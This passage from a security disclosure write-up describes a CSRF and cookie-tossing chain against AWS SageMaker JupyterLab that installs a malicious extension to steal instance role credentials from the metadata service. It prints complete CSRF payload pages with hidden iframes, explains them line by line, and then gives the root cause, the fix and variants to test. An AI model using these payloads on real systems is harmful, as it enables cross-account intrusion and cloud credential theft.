a command to the terminal. The command usescurlto ask the metadata service at[redacted]for the credentials of the role attached to the instance, and writes the answer into a file calledtoken.jsonin theSageMakerfolder.};}};export default plugin;closes the functions and exports the extension.
The extension opens a new terminal in the victim's JupyterLab and uses a WebSocket to reach the IMDS endpoint, extracting the temporary credentials of the attached role into SageMaker/token.json. The remaining problem was how to get the victim to install it.
Step 4: installing the extension through CSRF
Extension support is reached through Settings -> Enable Extension Manager (experimental). Even if extension support is not enabled, the attack flow described here can still occur.
Enabling it adds the extension icon to the left menu.
Installing an extension sends an HTTP POST request:
The CSRF can be used to send that POST request and install the malicious extension on the victim's JupyterLab. The first attempt was a simple payload installing an extension called mal_jupyter_ex. A payload here means the HTML page the attacker prepares and gets the victim to load.
<html><form action="https://gafnb.notebook.us-east-1.sagemaker.aws/lab/api/extensions?_xsrf=1" method="POST" enctype="text/plain" target="_blank"><input type="hidden" name="{\"cmd\":\"install\",\"extension_name\":\"mal_jupyter_ex\"}" value="" /><input type="submit" value="Submit request" /></form></html>
Line by line:
<html>starts the page.<form action="https://gafnb.notebook.us-east-1.sagemaker.aws/lab/api/extensions?_xsrf=1"starts a form that will send its data to the extension-install endpoint, with the known_xsrfvalue in the address.method="POST"makes the form send a POST request.enctype="text/plain"makes the browser send the form data as plain text rather than the usual encoded format, which lets the attacker control the exact body.target="_blank"opens the result in a new tab.<input type="hidden" name="{\"cmd\":\"install\",\"extension_name\":\"mal_jupyter_ex\"}" value="" />is a hidden field. Its name is the JSON command to install the extension, and its value is empty.<input type="submit" value="Submit request" />is the button that sends the form.</form></html>closes the form and the page.
The resulting request produced invalid JSON output. The request is shown first, followed by the response.
The fix is to insert the equal sign as part of a string. A form always adds an = between the field name and its value, so the trick is to make that = land inside the JSON text where it does no harm.
<html><form action="https://gafnb.notebook.us-east-1.sagemaker.aws/lab/api/extensions?_xsrf=1" method="POST" enctype="text/plain" target="_blank"><input type="hidden" name="{\"cmd\":\"install\",\"extension_name\":\" mal_jupyter_ex\",\"" value="\":1}" /><input type="submit" value="Submit request" /></form></html>
Line by line:
- The form and its settings are the same as before: same endpoint, same
_xsrf=1, POST, plain text, new tab. - The hidden field's name now ends with an opening quote, and its value begins with a closing quote and
:1}. When the browser joins them with=, the result is valid JSON: the=becomes part of a string value instead of breaking the structure. - The submit button sends it.
After installing a new extension a build is required, and the CSRF can be used to run the build request as well. A build is the step where JupyterLab prepares the installed extension so it can run.
Step 5: working around SameSite
By this point the obvious objection is SameSite, which defaults to Lax. SameSite is a cookie setting that controls whether a cookie is sent when the request comes from another site. Lax means the cookie is sent on ordinary navigation (a GET) but not on a cross-site POST, which would block the attack. In some browsers the default is still None, Safari among them. For Chrome, the researcher found a way as well: Chrome gives "2 minutes of grace" during which the cookie is sent even in a POST request. The quoted note reads:
"Note: Chrome will make an exception for cookies set without a SameSite attribute less than 2 minutes ago. Such cookies will also be sent with non-idempotent (e.g. POST) top-level cross-site requests despite normal SameSite=Lax cookies requiring top-level cross-site requests to have a safe (e.g. GET) HTTP method. Support for this intervention ("Lax + POST") will be removed in the future."
The next step was to find the request that sets the JupyterLab cookies. When the user clicks "Open JupyterLab" in the AWS console, a GET request is sent to:
https://console.aws.amazon.com/sagemaker/home?region=us-east-1#/notebook-instances/openNotebook/gafnb?view=lab
That HTTP request triggers a flow that generates an authentication token for the matching JupyterLab, called authToken. The token is forwarded to the JupyterLab domain and, if valid, the JupyterLab application sets all session cookies.
Because this is a GET request and the AWS console's cookies are defined with SameSite Lax or None, the flow can be triggered with window.open or a link from a different origin. window.open is the browser function that opens a new tab or window from JavaScript. Once the victim's browser sends the request, the cookies are freshly set and the attacker has two minutes to complete the attack.
Step 6: the full chain
The attacker:
- Creates the attacking notebook in their own AWS SageMaker account, called
attacker-poc-nb. - Assuming the victim's notebook is
victim-poc-nb, opens a terminal in the attacking notebook and replaces the content of/home/ec2-user/anaconda3/envs/JupyterSystemEnv/share/jupyter/lab/static/index.htmlwith the following:
<html><a href="#" onclick="resetCookies()">Start Attack!</a><form name="step1" action="https://victim-poc-nb.notebook.us-east-1.sagemaker.aws/lab/api/extensions?_xsrf=1" method="POST" enctype="text/plain" target="frame1"><input type="hidden" name="{"cmd":"install","extension_name":"mal_jupyter_ex","" value="":1}" /></form><form name="step2" action="https://victim-poc-nb.notebook.us-east-1.sagemaker.aws/lab/api/build?_xsrf=1" method="POST" target="frame2"></form><iframe name="frame1" style="position: absolute;width:0;height:0;border:0;"></iframe><iframe name="frame2" style="position: absolute;width:0;height:0;border:0;"></iframe><script>function resetCookies(){window.open('https://console.aws.amazon.com/sagemaker/home?region=us-east-1#/notebook-instances/openNotebook/victim-poc-nb?view=lab');setTimeout(function(){ installExtension(); }, 5000);}function installExtension(){document.cookie='_xsrf=1;Domain= .sagemaker.aws';document.forms["step1"].submit();setTimeout(function(){ build(); }, 5000);}function build(){document.forms["step2"].submit();}</script><html>
Line by line:
<a href="#" onclick="resetCookies()">Start Attack!</a>is the link the victim clicks; clicking it runs theresetCookiesfunction.<form name="step1" action="https://victim-poc-nb.notebook.us-east-1.sagemaker.aws/lab/api/extensions?_xsrf=1" method="POST" enctype="text/plain" target="frame1">is the form that installs the extension on the victim's notebook, with the known_xsrfvalue, sending the result into the hidden frame calledframe1.<input type="hidden" name="{"cmd":"install","extension_name":"mal_jupyter_ex","" value="":1}" />is the same JSON trick as before, written with HTML character codes so the quotes and braces survive inside the attribute. The name and value join into a valid install command formal_jupyter_ex.</form>closes the install form.<form name="step2" action="https://victim-poc-nb.notebook.us-east-1.sagemaker.aws/lab/api/build?_xsrf=1" method="POST" target="frame2"></form>is an empty form that triggers the build on the victim's notebook, again with_xsrf=1, into the hidden frameframe2.- The two
<iframe>elements are invisible frames, zero width and height, used so the victim's page does not visibly change while the requests are sent. <script>function resetCookies(){starts the function that runs when the victim clicks the link.window.open('https://console.aws.amazon.com/sagemaker/home?region=us-east-1#/notebook-instances/openNotebook/victim-poc-nb?view=lab');opens the AWS console address that refreshes the victim's JupyterLab cookies.setTimeout(function(){ installExtension(); }, 5000);}waits five seconds, then callsinstallExtension.function installExtension(){document.cookie='_xsrf=1;Domain= .sagemaker.aws';sets the known anti-CSRF cookie on the shared parent domain.document.forms["step1"].submit();sends the install form.setTimeout(function(){ build(); }, 5000);}waits five seconds, then callsbuild.function build(){document.forms["step2"].submit();}sends the build form.</script><html>closes the script and the page.
The page has two forms submitted by script: step1 posts the install command for mal_jupyter_ex to the victim's /lab/api/extensions endpoint with _xsrf=1, and step2 posts to /lab/api/build with _xsrf=1. Both target hidden iframes. The resetCookies function opens the AWS console URL that refreshes the victim's JupyterLab cookies, waits five seconds, then sets the tossed _xsrf=1 cookie on .sagemaker.aws and submits the install form; five seconds later it submits the build form.
- Turns on Burp's interceptor and opens the
attacker-poc-nbnotebook from the AWS console. The interceptor pauses each request so the attacker can read it before it is sent.
- Copies the URL with the authentication token and drops the request. Dropping means letting the request go no further, so the attacker keeps the token without the page loading.
- Sends the link from the previous step to the victim. The link points at
attacker-poc-nband carries the authentication token.
The victim:
- Is already logged in to their AWS account.
- Clicks the malicious link that opens the attacker's
attacker-poc-nb. - Clicks the link or button that starts the attack flow.
- In the background, requests are sent to install the malicious extension and rebuild the victim's JupyterLab. A "build failed" error is fine.
- Reopens the victim's notebook
victim-poc-nb(the build can take a minute). Atoken.jsonfile should be present, containing the temporary credentials of the attached role.
Root cause
The chain relies on several design decisions stacking up. The JupyterLab static directory is writable from the instance itself, so the served index.html can be replaced, which gives self-XSS. The _xsrf cookie is set for the full domain, so a cookie set from one notebook's subdomain with the .sagemaker.aws domain attribute is sent to every other notebook's subdomain, and the server accepts a _xsrf request parameter in place of the X-Xsrftoken header. The JupyterLab server does not check the Origin header, so a cross-origin POST carrying the known _xsrf value is accepted. The AWS console's "Open JupyterLab" flow is a GET request whose cookies are SameSite Lax or None, so it can be triggered cross-origin, and Chrome's "Lax + POST" grace window lets the freshly set cookies be used in a POST within two minutes. The extension install and build endpoints are reachable through the same CSRF, and the installed extension runs with the notebook's privileges, including access to the IMDS endpoint at [redacted].
Impact
An attacker can run any code on a victim's SageMaker JupyterLab Notebook Instance across accounts. That gives access to the Notebook Instance metadata endpoint and lets the attacker steal the access token for the attached role. With that token the attacker can read data from S3 buckets, create VPC endpoints and perform other actions allowed by the SageMaker execution role and the AmazonSageMakerFullAccess policy. S3 is AWS's file storage service, and a VPC endpoint is a private connection into an AWS network.
The attack requires the victim to be logged in to AWS and to click the malicious link and then the button that starts the flow. The attack requires the victim to be logged in to AWS and to click the malicious link and then the button that starts the flow, and the timing window on Chrome is two minutes after the cookies are refreshed.
Fix
AWS remediated the vulnerability after it was reported. The fix adds a check on the Origin header to ensure the request comes from the same origin, which prevents the CSRF.
Variants to test
- Cookie tossing on shared parent domains: look for session or anti-CSRF cookies scoped to a parent domain shared by many tenants. A positive result is a cookie you set from your own subdomain being sent to another tenant's subdomain.
- CSRF token accepted as a parameter: try replacing the custom CSRF header with a request parameter of the same name. A positive result is the request succeeding without the header.
- Missing
Originvalidation: replay a state-changing POST from a different origin with a valid token. A positive result is a 200 response and the action taking effect. - Extension or plugin install endpoints: check whether install and build endpoints are reachable cross-origin with a known token. A positive result is the package being installed and the build being triggered.
- SameSite grace window: on Chrome, refresh cookies via a cross-origin GET and immediately send a POST within two minutes. A positive result is the POST carrying the cookies.
- IMDS reachability from notebook code: from a notebook terminal, request
[redacted]/latest/meta-data/iam/security-credentials/and see whether role credentials are returned.
Glossary
- AWS: Amazon Web Services, a large collection of rented cloud computing services.
- SageMaker: AWS's managed service for building, training and hosting machine learning models.
- Notebook Instance: a private cloud workspace in SageMaker that runs JupyterLab for one user.
- JupyterLab: the web application inside a notebook instance, with files, a code editor and a terminal.
- Subdomain: the part of a web address in front of the domain, such as
gafnbingafnb.notebook.us-east-1.sagemaker.aws. - Parent domain: the shared part of an address that subdomains sit under, such as
.sagemaker.aws. - VM (virtual machine): a rented computer in the cloud that runs your notebook.
- Cookie: a small note a site asks the browser to store and send back on later requests, used to remember who you are.
- Token: a secret string that proves identity or permission, like a cloakroom ticket.
- authToken: the authentication token the AWS console generates for a JupyterLab instance.
- XSS (cross-site scripting): getting your own code to run inside someone else's web page.
- Self-XSS: an XSS that only affects the person who triggers it, on their own page.
- CSRF (cross-site request forgery): making a logged-in victim's browser send a request they did not intend, to a site where they are logged in.
_xsrf: the anti-CSRF cookie and parameter JupyterLab uses to check that a request came from its own pages.X-Xsrftoken: the request header JupyterLab normally compares with the_xsrfcookie.- Header: an extra line of information attached to an HTTP request or response.
Originheader: a header that says which site a request came from, used by servers to refuse requests from other sites.- API: the set of addresses a web application exposes so programs can ask it to do things.
- Endpoint: one such address, for example
/lab/api/extensions. - GET: the HTTP method used to fetch something, without changing it on the server.
- POST: the HTTP method used when a request is meant to change something on the server.
- Parameter: a value placed in a request, for example in the URL after a
?. - JSON: a plain text format for structured data, such as
{"cmd":"install"}. - Payload: the page or data an attacker prepares and gets the victim to load or send.
- Form: the part of an HTML page that collects values and sends them to a server.
- iframe: an invisible or visible frame inside a page that can load another page or receive a form's result.
- WebSocket: a two-way connection between a browser and a server, used for live interaction such as a terminal.
- Cross-origin: coming from a different site than the one being contacted.
- SameSite: a cookie setting that controls whether the cookie is sent when the request comes from another site;
Laxallows ordinary navigation but not cross-site POSTs,Noneallows both. - Lax + POST grace window: Chrome's temporary exception that sends freshly set cookies on a cross-site POST for two minutes.
- Extension: a package of JavaScript that adds features to JupyterLab and runs with its privileges.
- Build: the step where JupyterLab prepares an installed extension so it can run.
- npm: the public registry where JavaScript packages, including JupyterLab extensions, are published.
- Burp: a tool that sits between the browser and the server to inspect, pause and replay requests.
- Interceptor: Burp's feature that pauses each request so it can be read or changed before it is sent.
- IMDS: the internal metadata service a cloud server can ask about itself, at
[redacted]on AWS. - Role: the set of permissions attached to a cloud server, whose temporary credentials IMDS can hand out.
- S3: AWS's file storage service.
- VPC endpoint: a private connection from an AWS network to another AWS service.
AmazonSageMakerFullAccess: the AWS policy that grants broad SageMaker permissions.